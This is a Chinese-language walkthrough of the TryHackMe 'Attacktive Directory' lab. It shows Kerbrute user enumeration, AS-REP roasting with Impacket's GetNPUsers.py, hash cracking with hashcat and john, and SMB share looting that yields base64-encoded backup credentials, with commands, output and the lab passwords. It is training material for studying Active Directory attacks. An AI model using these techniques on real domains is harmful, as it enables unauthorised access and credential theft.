THM-Attacktive Directory(AD域渗透基础)-练习

本文相关的TryHackMe实验房间链接： https://tryhackme.com/room/attacktivedirectory

H2 部署实验环境和工具安装

部署TryHacMe中的目标机器，可以选择使用TryHackMe提供的在线攻击机完成实验（已经配置好工具），如果是使用自己的kali机进行实验（用OpenVpn连接到靶机所在的内网）还需要自己配置一些工具。

在使用本地kali机作为攻击机的情况下：

安装Impacket

Impacket是用于处理网络协议的Python类的集合。Impacket专注于提供对数据包的简单编程访问，以及协议实现本身的某些协议（例如SMB1-3和MSRPC）。数据包可以从头开始构建，也可以从原始数据中解析，而面向对象的API使处理协议的深层次结构变得简单。该库提供了一组工具，作为在此库找到可以执行的操作的示例。

有关某些工具的说明，请访问Impacket官网： https://www.secureauth.com/labs/open-source-tools/impacket

> Impacket项目地址： https://github.com/SecureAuthCorp/impacket
>
> Impacket基础用法-博客： https://www.cnblogs.com/backlion/p/10676339.html

首先，你需要将 Impacket Github 存储库克隆到你的攻击机上，以下命令会将 Impacket 克隆到 /opt/impacket 中：

```
#在kali机的/目录下
git clone https://github.com/SecureAuthCorp/impacket.git /opt/impacket
#如果此处提示失败，大概率是网络原因
#请打开：/etc/hosts
#请添加：140.82.112.4  github.com
```

克隆完repo之后，你会注意到几个与安装相关的文件，requirements.txt 和 setup.py。 安装过程中经常跳过前置配置的文件是 setup.py，它的作用是将 Impacket 安装到你的系统上，你可以直接使用它而不必担心任何依赖项。

先安装Impacket的python依赖项：

```
pip3 install -r /opt/impacket/requirements.txt
```

一旦requirements完成了安装，我们就可以直接运行python以安装setup脚本:

```
cd /opt/impacket/ && python3 ./setup.py install
```

```
Finished processing dependencies for impacket==0.10.1.dev1+20220720.103933.3c6713e3

┌──(root🔥hekeats)-[/opt/impacket]
└─#
```


现在应该成功地完成了安装，如果仍然出现问题------请再次尝试以下命令：

```
sudo git clone https://github.com/SecureAuthCorp/impacket.git /opt/impacket
sudo pip3 install -r /opt/impacket/requirements.txt
cd /opt/impacket/
sudo pip3 install .
sudo python3 setup.py install
```

安装Bloodhound和Neo4j

Bloodhound 是我们在攻击活动目录时将使用的另一个工具。 稍后我们将介绍该工具的具体细节，但现在，我们需要使用 apt命令 安装两个软件包，即 Bloodhound 和 neo4j，你可以使用以下命令安装：

```
apt install bloodhound neo4j
```



在安装Bloodhound和Neo4j时，如果有任何问题，可以尝试以下命令：

```
apt update && apt upgrade
```

H2 枚举一般信息

注意: 每个用户帐户的标志都可以提交。你可以通过 RDP 检索用户帐户的标志(在 Window 的登录提示符处的登录格式是 spookysec.local\User)，并通过 evil-WinRM 检索管理员。

使用nmap进行端口扫描

```
nmap -sC -sV -A -T4 10.10.78.23
```

tips：此处升级了一下kali里面的openvpn，然后发现连接失效，可以通过cd /etc/openvpn/ 然后查看update-resolv-conf 文件，发现：新版的openvpn识别的是.openvpn后缀的文件。更改原配置文件（由靶场提供的配置文件）后缀名即可重新连接到TryHackMe靶场的内网环境。

```
┌──# nmap  -sV -A -T4 10.10.78.23
Starting Nmap 7.93 ( https://nmap.org ) at 2022-10-15 19:15 CST
Nmap scan report for localhost (10.10.78.23)
Host is up (0.25s latency).
Not shown: 987 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-10-15 11:16:14Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=AttacktiveDirectory.spookysec.local
| Not valid before: 2022-10-14T09:12:00
|_Not valid after:  2023-04-15T09:12:00
|_ssl-date: 2022-10-15T11:16:50+00:00; -1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: THM-AD
|   NetBIOS_Domain_Name: THM-AD
|   NetBIOS_Computer_Name: ATTACKTIVEDIREC
|   DNS_Domain_Name: spookysec.local
|   DNS_Computer_Name: AttacktiveDirectory.spookysec.local
|   Product_Version: 10.0.17763
|_  System_Time: 2022-10-15T11:16:42+00:00
```

> 获取到的信息：目标机是Windows系统，运行了web服务、SMB协议服务、启用了AD域；NetBIOS-Domain名称为THM-AD、AD域名称为spookysec.local

我们发现了139/445端口，这两个端口运行的是SMB协议服务，我们可以用 enum4linux（smb专用扫描器、samba专用扫描器）来枚举SMB服务的信息。

```
enum4linux -a 10.10.78.23
```

答题卡

tips：TLD意思为顶级域名

H2 通过 Kerberos 枚举用户

根据端口扫描的结果，我们知道目标机上有很多服务在运行，包括Kerberos服务，Kerberos 是 Active Directory 中的一项密钥身份验证服务。

知道Kerberos服务对应的端口打开后，我们可以使用名为 Kerbrute 的工具来进行暴力匹配用户、密码甚至密码喷洒攻击！

此处所需要的字典（CTRL+S保存到本地即可）：

> 用户字典：https://raw.githubusercontent.com/Sq00ky/attacktive-directory-tools/master/userlist.txt
>
> 密码字典：https://raw.githubusercontent.com/Sq00ky/attacktive-directory-tools/master/passwordlist.txt


通过Kerberos枚举用户：

```
#进入到kerbrute工具的放置目录下
./kerbrute userenum -d spookysec.local --dc 10.10.78.23
/usr/share/wordlists/attacktive-directory/userlist.txt
#使用./kerbrute -h 查看帮助
```

```
┌──(root🔥hekeats)-[/home/hekeats/TOOLS]
└─# ./kerbrute userenum -d spookysec.local --dc 10.10.78.23 /usr/share/wordlists/attacktive-directory/userlist.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 10/15/22 - Ronnie Flathers @ropnop

2022/10/15 20:48:26 >  Using KDC(s):
2022/10/15 20:48:26 >   10.10.78.23:88

2022/10/15 20:48:27 >  [+] VALID USERNAME:       james@spookysec.local
2022/10/15 20:48:31 >  [+] VALID USERNAME:       svc-admin@spookysec.local
2022/10/15 20:48:38 >  [+] VALID USERNAME:       James@spookysec.local
2022/10/15 20:48:39 >  [+] VALID USERNAME:       robin@spookysec.local
2022/10/15 20:49:01 >  [+] VALID USERNAME:       darkstar@spookysec.local
2022/10/15 20:49:15 >  [+] VALID USERNAME:       administrator@spookysec.local
2022/10/15 20:49:43 >  [+] VALID USERNAME:       backup@spookysec.local
2022/10/15 20:49:55 >  [+] VALID USERNAME:       paradox@spookysec.local
2022/10/15 20:51:18 >  [+] VALID USERNAME:       JAMES@spookysec.local
2022/10/15 20:51:46 >  [+] VALID USERNAME:       Robin@spookysec.local
2022/10/15 20:54:29 >  [+] VALID USERNAME:       Administrator@spookysec.local
2022/10/15 20:59:57 >  [+] VALID USERNAME:       Darkstar@spookysec.local
2022/10/15 21:01:42 >  [+] VALID USERNAME:       Paradox@spookysec.local
2022/10/15 21:07:33 >  [+] VALID USERNAME:       DARKSTAR@spookysec.local
2022/10/15 21:09:16 >  [+] VALID USERNAME:       ori@spookysec.local
2022/10/15 21:12:24 >  [+] VALID USERNAME:       ROBIN@spookysec.local
2022/10/15 21:20:07 >  Done! Tested 73317 usernames (16 valid) in 1900.993 seconds
```

> 获取的信息：svc-admin、 administrator、backup等关键账户名称

答题卡



H2 滥用Kerberos

介绍

用户帐户枚举完成后，我们可以尝试使用一种称为ASREPRoasting的攻击方法来滥用 Kerberos 中的功能。当用户帐户设置了“不需要预身份验证”权限时，就可能发生ASREPRoasting攻击。这意味着该帐户在请求指定用户帐户的Kerberos票据之前不需要提供有效的身份证明。

关于AS-REP Roasting攻击

AS-REP Roasting是一种对用户账号进行离线爆破的攻击方式。但是该攻击方式利用比较局限，因为其需要用户账号设置 "Do not require Kerberos preauthentication(不需要kerberos预身份验证) " 。而该属性默认是没有勾选上的。

预身份验证是Kerberos身份验证的第一步(AS_REQ & AS_REP)，它的主要作用是防止密码脱机爆破。默认情况下，预身份验证是开启的，KDC会记录密码错误次数，防止在线爆破。

当关闭了预身份验证后，攻击者可以使用指定用户去请求票据，此时域控不会作任何验证就将 TGT票据 和该用户Hash加密的Session Key返回。因此，攻击者就可以对获取到的 用户Hash加密的Session Key进行离线破解，如果破解成功，就能得到该指定用户的密码明文。

AS-REP Roasting攻击条件


- 域用户设置了“ Do not require Kerberos preauthentication(不需要kerberos预身份验证) ”
- 需要一台可与KDC进行通信的主机/用户

获取 Kerberos 票据


Impacket 有一个名为“GetNPUsers.py”的工具（位于 impacket/examples/GetNPUsers.py），它允许我们从密钥分发中心查询ASReproastable帐户并获取到票据。查询帐户唯一需要的是一组有效的用户名，我们之前已经通过 Kerbrute 枚举了这些用户名。

请记住：Impacket可能还需要你使用 >=3.7 的python版本。你可以通过使用命令" python3.9 /opt/impacket/examples/GetNPUsers.py "来执行脚本。

```
python /opt/impacket/examples/GetNPUsers.py spookysec.local/svc-admin -no-pass
#需要在/etc/hosts中绑定一下dns，否则此处的spookysec.local将无法识别
# 10.10.78.23 spookysec.local
```




将获取到的hash值保存为hash.txt文件，查询hash加密的类型(观察上图hash值的前缀)，在线查询： https://hashcat.net/wiki/doku.php?id=example_hashes




使用hashcat破解hash（结合之前获取到的字典）：

```
hashcat -m 18200 hash.txt /usr/share/wordlists/attacktive-directory/passwordlist.txt
```



也可以使用john结合之前获取到的字典进行hash破解：

```
john --wordlist=/usr/share/wordlists/attacktive-directory/passwordlist.txt  hash.txt
```




> 账户为：svc-admin@spookysec.local
>
> 密码为：management2005
>
> 使用的hash算法：Kerberos5 AS-REP etype 23

答题卡

H2 再次枚举信息


现在我们已经有了凭据，我们可以尝试枚举SMB共享（通过smbclient程序），并使用刚才得到的凭据获取更多的详细信息：

```
smbclient -L 10.10.78.23 -U svc-admin #使用-L选项会列出共享
#或者：smbclient -L \\\\10.10.78.23 -U svc-admin
#密码为：management2005
```




发现有一个共享的名称为备份（backup），登录smb 查看这个共享的信息并获取具体的备份文件：

```
smbclient \\\\10.10.78.23\\backup -U svc-admin
#密码为：management2005
dir
get backup_credentials.txt
#也可以直接下载整个backup共享，使用命令：smbget -R smb://10.10.78.23/backup/ -U svc-admin
```




查看备份文件信息：



> 获取的信息为（经过编码的备份登录凭据）：YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw

解码之后得到：



如果我们已经知道编码方式，此处也可以直接使用以下命令（终端界面请切换到文件所在的目录）：`base64 -d backup_credentials.txt`

> backup@spookysec.local:backup2517860
>
> 账户：backup@spookysec.local 密码：backup2517860


答题卡

